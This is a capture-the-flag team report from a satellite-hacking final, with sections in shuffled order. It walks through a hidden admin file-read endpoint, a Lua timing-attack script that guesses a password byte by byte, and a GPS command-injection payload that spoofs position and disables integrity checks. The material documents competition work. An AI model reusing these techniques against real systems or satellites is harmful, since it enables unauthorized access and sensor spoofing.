
```
if ( (unsigned __int64)v18 <= *(_QWORD *)(a2 + 8) )
{
  v10 = 0LL;
  v11 = sub_40D8D0(v14, a4, (unsigned __int64 *)&v10, *(_QWORD *)(a2 + 8), &v9);
  if ( v11 == 200 )
  {
    v18 = v9;
    if ( (unsigned int)j_strncmp_ifunc(a3, "/!admin/") )
    {
      errors(*a1, 404LL);
      v16 = 404;
    }
    else
    {
      v16 = handle_admin_post(a1, a2, a3, a4, v10, v18);
    }
    if ( v10 )
      free(v10);
    return v16;
  }
```

What's this, a secret admin panel behind the “/!admin/” path?



```
if ( !a3
  || !a6
  || (v13 = read_header(a4, "Content-Type")) == 0
  || (unsigned int)j_strcmp_ifunc(v13, "application/json")
  || (v12 = Z22grpc_channel_args_copyPK17grpc_channel_args(a5)) == 0 )
{
  errors(*a1, 400LL);
  return 400LL;
}
v11 = _xpg_basename(a3);
if ( !(unsigned int)j_strcmp_ifunc(v11, "dashboard") )
{
  v9 = sub_401E45();
  sub_402F0A(a1, v9);
  sub_409276(v9);
  return 200LL;
}
if ( !(unsigned int)j_strcmp_ifunc(v11, "config") )
{
  syslog(8LL, "The Admin Config page was requested");
  v10 = sub_40286A(*((_QWORD *)a1 + 1));
  sub_402F0A(a1, v10);
  sub_409276(v10);
  return 200LL;
}
if ( (unsigned int)j_strcmp_ifunc(v11, "files") )
{
  syslog(8LL, "Unexpected Admin feature %s", a3);
  errors(*a1, 404LL);
  return 404LL;
}
else
{
  v14 = Z35grpc_chttp2_list_add_writing_streamP21grpc_chttp2_transportP18grpc_chttp2_stream(v12, "file");
  v15 = Z35grpc_chttp2_list_add_writing_streamP21grpc_chttp2_transportP18grpc_chttp2_stream(v12, "path");
  if ( !v14 || !v15 )
    goto LABEL_16;
  if ( !(unsigned int)j_strcmp_ifunc(*(_QWORD *)(v14 + 32), "list") )
  {
    if ( (unsigned int)sub_408E61(v15) && *(_QWORD *)(v15 + 32) )
    {
      syslog(8LL, "The Admin Dir Listing service was requested");
      return (unsigned int)sub_40305D(a1, *(_QWORD *)(v15 + 32));
    }
LABEL_16:
    errors(*a1, 400LL);
    sub_4045CA(v12);
    return 400LL;
  }
  if ( (unsigned int)j_strcmp_ifunc(*(_QWORD *)(v14 + 32), "get")
    || !(unsigned int)sub_408E61(v15)
    || !*(_QWORD *)(v15 + 32) )
  {
    goto LABEL_16;
  }
  syslog(8LL, "The Admin Files service requested %s\n", *(const char **)(v15 + 32));
  return (unsigned int)sub_403373(a1, *(_QWORD *)(v15 + 32));
}
}
```

**Bingo**!
From a quick glance, there are several endpoints and all of them accept JSON requests. We decided to go with the "/files" handler since it looked the most interesting. Through some quick trial and error we deduced that in order to use it we had to pass a JSON dictionary containing the requested function and a path like so:
`{"file":"list/get","path":"/some/path/secret"}`.
We quickly traversed over the filesystem and found (among other things) the flag for this challenge:



```
 get_file /server/www/flag.txt
Connection to moonlighter-facts.dc31.satellitesabove.me (10.28.168.232) 80 port [tcp/http] succeeded!
HTTP/1.1 200 OK
Date: Fri, 11 Aug 2023 16:40:35 GMT
Content-Length: 22
Content-Type: text/plain
Last-Modified: Fri, 11 Aug 2023 10:01:42 GMT
Expires: Fri, 11 Aug 2023 10:03:42 GMT
Connection: close

flag{kcGJpMczuYWjmwN1}
```

## Script Kiddie

This challenge goal was to send a "hello world" command to the satellite. After reverse-engineering the provided binary we realised that we need to send a command id 3 and hope for the best. Which we did with the following code:

```
local args = {...}
local udp = select(1, ...)
local print = select(2, ...)
-- udp settings reccomended to leave these alone
udp:settimeout(10)
assert(udp:setsockname("*", 0))
-- connect to the flight software port 9000
assert(udp:setpeername("127.0.0.1", 9000))


print("Xakep script kiddie")


local cmd = string.pack("b", 3) -- command id 3 for kiddie
local data = "gibflag"


udp:send(cmd) -- send 1 byte message for command id
udp:send(data) -- beg for the flag
local response = udp:receive()
print("Flag :hd:")
print(response)
```

We weren't sure about the parameters so we sent something just in case. In the end it worked and we scored a flag.

## Silver Medal

We flagged this challenge a bit “accidentally”, before we realized that pointing control is possible only in a single 30 minute window during the whole game. We essentially tried to issue point-photo-download commands from the very start of the game (once we figured out the API), which resulted in snapping and downloading a photo, although it didn’t include any target, because our pointing commands were ignored.

First step of our approach to taking photos was related to finding appropriate targets during the window. We achieved that with a slightly modified script from HAS3, which we were previously using for handling antenna pointing. The script uses the astropy library and features designed for astronomers to find elevation and azimuth from observatory to some target on the sky - EarthLocation, AltAz and SkyCoord. During HAS3 we simply designated ground stations as our observatories and satellite position on the sky in a given moment as the target.
This time we designated the photo targets as observatories and the satellite as a target, and used astropy to calculate elevation and azimuth. Elevation above 0 meant the satellite has line-of-sight to the photo target, and the closer elevation gets to 90 degrees, the better.
We performed those calculations for the whole window, with relatively small time steps and filtered out targets with high elevations, along with the exact timestamp.
We later refined the best time for the photo using Gpredict and GMAT, similarly looking at the highest elevation from the ground target to the satellite.
Once we pinpointed the target and the best time, we calculated coordinates of both satellite and target in ECI frame at that point in time, computed vector from satellite to the target, and then finally computed the quaternion to turn from appropriate body-frame vector ([0,0,1] for camera) into the calculated ECI vector.

In our initial attempts we ignored the geofencing, but most of the action windows contained passing over multiple targets, both geofenced and not, and we attempted to take photos when passing over all of them, which meant some of our photos would be issued outside of the geofence and this was enough to score this challenge.

## Shutterbug & Unintended Bug & Halide Medal

We're grouping those 3 challenges, because they were all connected, and also we failed at them for the same reason. We can't download a photo of a target if we can't take one, and if we can't take a photo of a non-geofenced target, then we also won't be able to take a geofenced one. The idea behind the challenges was to snap and download photos of ground targets, non-geofenced and geofenced. The major issue with those challenges was that we had only a single 30 minute window where we could issue any pointing commands, and during that window we had very limited target passes, specifically: we would pass over only 3 targets, neither with great elevation, and the first one so close to the start of the pointing window that it was very unlikely we can turn in time. The general approach to finding targets was the same as what we used to flag Silver Medal, so a Python script to filter out potential targets, and then fine-tuning with gpredict, GMAT and a Python script with smaller time-steps.

We're not sure why the non-geofenced target photo we tried to take failed. Assuming we didn't mess up the calculations, some potential issues could have been:

- Not enough time to make the turn
- Inaccuracy of TLE
- Clock drift on the satellite
- Delay between scheduled action time and actual execution
- Z-wheel underperforming/not following the quaternion

In case of geofenced targets, we've probably made a clear miscalculation. In order to bypass geofencing we tried to use the same approach as in Christmas in August, so spoofed the GPS readout to convince the flight software we're someplace else, not over the geofenced zone. What we didn't take into consideration was that this will likely automatically mess-up the inertial pointing algorithm of the satellite[1]. So instead of computing the target quaternion using the "shifted GPS position" we used the real positions, which meant we might have pointed into a completely wrong location (we pointed into the right location, but the satellite thought it's in a different place in ECI, so it pointed someplace else).
If we had more windows, we might have debugged those problems with some trial and error.

Later in the game, for a brief moment, we hoped that there was a way to solve those challenges without any pointing control, because we mistakenly thought that the satellite keeps nadir pointing all the time. If this was the case, we could still try to take a photo of some targets when flying directly over them (~90 degrees elevation). Unfortunately it was clarified that the nadir pointing was only enabled during the short time window where we could change orientation. It would have been a fun space-math challenge, especially that such targets with almost 90 degree elevation did exist.

[1] Interestingly enough, this information was only accessible to us because we had the datasheets from HAS3, which indicated which sensors are used for different ADCS modes. This means teams who didn't play HAS3 would have to guess that accurate GPS readout is necessary for inertial quaternion tracking and they were at a clear disadvantage.

We had also some other potential ideas for bypassing the geofence, but we had no way to test them due to only a single very short window with too few targets:

- Taking a photo of the geofence border, for a target closer than 100km from the border. This way the photo would be legal to take, but it would include the target. Such targets existed in the game.
- Taking a photo while outside of the geofence zone, with a very low elevation angle to the target so that the boresight vector would point “into space” but the target would still be included in the photo.
- Pointing the camera at the geofenced target, then, at the time of taking a photo issuing command to change satellite attitude to point the camera out of the geofenced area and issuing photo command immediately after that. We were not sure whether the code used true current pointing or “target” pointing. This approach could allow for a photo to be taken and the target to still be in sight as the satellite would have barely any time to change orientation.

## Iron Bank

In this challenge we had to "hack" an app called ironbankapp. The main loop resides in a function Vault::execute:

```
void __thiscall cromulence::ironbank::Vault::execute(Vault *this)
{
  this->is_running = 1;
  while (this->is_running == '\x01') {
    handle_commands(this);
  }
  return;
}
```

The app supported several command types, including some interesting ones:

- List users (command 1)
- Issue challenge (command 2)
- Enter debug mode (command 3)
- Leave debug mode (command 4)
- Load script (protected command 6)
- Download script (protected command 7)
- Download flag (protected command 8

The difference between protected commands and regular ones was that protected commands checked a "challenge" (for all our intents and purposes, a random 16-bytes password generated by command 2). It had an obvious timing flaw, and to make it worse, after every char comparison it called a function "burn" that burned even more time to make the timing attack easier.

The path for attack was clear - send command 2 to generate a password, then command 3 to enter debug mode, and start guessing a password byte-by-byte. The only obstacle was that we had to code our attack script in Lua, and guess the timing parameters of the remote system (we didn't get any logs from this challenge during the CTF, so we had no way to tune our timing).

This was implemented with the following Lua script:

```
local socket = require("socket")
local udp = assert(socket.udp())
local data

udp:settimeout(3)
assert(udp:setsockname("*", 0))
assert(udp:setpeername("127.0.0.1", 12123))
```

```lua
function sendcmd (cmdtype, key)
   key = key or "aaaaaaaaaaaaaaaa"
   local buf =  "aaaaaaaaaaaaaaaa"
   local buf =  "poland"


   local data = key .. cmdtype .. buf
   print(string.len(data), data)


   udp:send(data)
   local r = udp:receive()
   return r
end


print(sendcmd(string.char(3)))
print(sendcmd(string.char(2)))


cmd = "................"


function startswith(self, str)
   return self:find('^' .. str) ~= nil
end


for offset=0,16 do
   longest = 0
   longest_cmd = 0
   for i=0,255 do
       print(sendcmd(string.char(0)))
       newcmd = string.sub(cmd, 0, offset) .. string.char(i) ..
string.sub(cmd, offset+1, 15)
       r = sendcmd(string.char(8), newcmd)
       time = tonumber(string.sub(r, 16))
       if startswith(r, 'ok') then
           print("xakep")
           break
       end
       if time > longest then
           print("best", time, i)
           longest = (time)
           longest_cmd = newcmd
       end
   end


   print("longest:", longest_cmd, "==", longest_char)
   cmd = longest_cmd
end
```

Unfortunately, due to the mentioned timing issues, even though it worked in all our local tests, it didn't guess the flag correctly on the remote server in time.

## Christmas in August

The main purpose of the task was to change the latitude of the satellite to be higher than 80 degrees. Since we didn't have any physical capabilities of altering the satellite orbit the only way was to trick it.
One of the possible vectors of attack was the GPS module itself so we started analyzing the GPS related binaries and provided documentation.
The first clue was in the LUA example for getting the GPS position:


```
local cmd = string.pack("b", 0) -- command id 0 for gps
local data = "POS" -- ask for gps geodetic info
```

We identified that the commands and data from the LUA scripts is parsed by the `Script_udp.so`. After some investigation we found very interesting looking function which was "`gps_position(ScriptUdpApp *this):`". In this function we formatted a payload which is going to be sent to `GPS.so`. The string has a format: `"LOG BEST%sA ONCE\r\n"` with a maximum size of 256 characters.
After adding a missing part ("POS") we will get a full command `"LOG BESTPOSA ONCE\r\n"`. Moreover the `"BESTPOSA"` is a standalone ASCII command for the GPS, by modifying the initial string we should be able to inject any command we want!
The remaining part was to find a suitable GPS command to be injected. We were looking especially for GPS module testing commands which would give us a full control over the module, however we weren't sure if such a command exists so any command able to manipulate in some way time, position or accuracy would do the job. After reading most of the documentation we found a potentially suitable `"FIX"` command. The `"FIX"` command is used to fix height or position to the input values, which sound exactly like something we want.
There was a note in documentation that "An incorrectly entered fixed position will be flagged either `INTEGRITY_WARNING` or `INVALID_FIX`.This will stop output of differential corrections or RTK measurements and can affect the clock steering and satellite signal search. Checks on the entered fixed position can be disabled using the `RAIMMODE` command (see page 337). "
We were not sure if that step was required however we didn't want to take a risk and we decided to disable the integrity monitoring by adding `"RAIMMODE DISABLE"` to our command.

Having all of that information we were able to create a payload for LUA script to change the real position to one which is more suitable for us.
The final command looks like:

```
local cmd = string.pack("b", 0) -- command id 0 for GPS
local data = "POSA ONCE\r\nRAIMMODE DISABLE\r\nFIX position 81.337 81.337
1065.0\r\nLOG BESTPOSA ONCE\r\nLOG BESTPOSA ONCE\r\nLOG BESTPOSA
ONCE\r\nLOG BESTPOSA ONCE\r\nLOG BESTPOSA ONCE\r\nRAIMMODE default\r\nLOG
```

```
BESTPOS" -- force new position and ask for gps geodetic info
udp:send(cmd) -- send 1-byte message for command id
udp:send(data) -- Send a data message that is a string
```



Hack-a-Sat 4 Final Report

# Introduction

## Background

For this year the teams were informed that the game would take place on a 3U cubesat called “Moonlighter”. The organizers didn’t publish too much information describing the satellite besides a generic list of the components (e.g. Startracker, GPS, etc). The only other data we could find on it was the “Moonlighter FCC Mission Statement” PDF from the NASA space flight forum. We also checked the previous Hack a Sat finals to see if we could glean some more information. Unfortunately for Hack a Sat 3 Finals, the organizers did not release the source code for the satellite emulation. For Hack a Sat 2 finals, they released most of the code that was running on the flat sats, but was likely what ended up on the satellite would only be similar. Based on this our expectation was that we would be running on a Xilinx zynq soc with some combination between the FPGA and ARM processor with access to some features of the satellite. Turns out the teams only had access to a softcore 32 bit 4 core RISC-V processor (100 MHz or something) running our LUA scripts on Linux. On July 24th 2023 the teams were informed that their connection to the game server would be a wireguard connection on an amazon EC2 server and Vito provided a mechanism to test our connection. On August 2nd 2023 the organizers held a zoom call going over some logistics including informing the teams that they will not have to setup RF communications to the satellite (RIP our RF guy) and the game would be less attack and defense and more Jeopardy style. On August 10th 2023 the details of the game and how we were going to play it was released at the captains meeting.

## Team Strategy


Our organization strategy was to initially separate into three teams. We had a team dedicated to on orbit challenges, a team dedicated to ground station challenges, and a team dedicated to development support. Dev support involved writing scripts for interaction with the API provided by the organizers and assisting the other teams with interacting with the infrastructure. As the competition went on, people bounced between the different teams as needed as the ground station challenges were solved and we ended up with most people working on the orbit challenges.

# Writeups

## Finalpass


### The vibe

I guess let’s start with the file output:



```
user@user-virtual-machine:~/has/finalpass$ file finalpass
finalpass: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cb9e1ba78e9ee4aca
68080130a193e7168efe9c4, for GNU/Linux 3.2.0, with debug_info, not stripped
```

Well that means it’s runnable!



```
user@user-virtual-machine:~/has/finalpass$ ./finalpass
Must provide port number. Bailing out...user@user-virtual-machine:~/has/finalpass$
user@user-virtual-machine:~/has/finalpass$
user@user-virtual-machine:~/has/finalpass$ ./finalpass 1234
==========================================================================

FINAL PASS

  Welcome to FinalPass. The last password manager you'll ever need.
==========================================================================

1: Login
2: Add new password database
3: List users
>
```

You’re not presented with a huge list of options here, so we can try them out.

Attempting to use “Login” prompts you for a username and password. The username is used to open “./db/<username>.db” - it stands to reason that this is intended to be the password database for a given user. We don’t have this file, so the operation ultimately fails.

Attempting to use “Add new password database” spins up a TCP socket listening on the provided argv port plus 1. Connecting to this and sending it garbage causes it to complain about a provided size. This is expecting to be provided data in a specific format, which needs to be reversed.

Attempting to use “List users” fails unless at least one file ending in “.db” exists in “./db”.

Creating “db/test.db” and attempting to log in with a “test” user causes a database validation failure, for obvious reasons.

Things that people noticed and mentioned while poking around:


- The login functionality doesn’t like special characters
- *The function to add a new database conspicuously opens a new connection* - but hey, that could be written off as a straightforward way to get e.g. length bytes in.

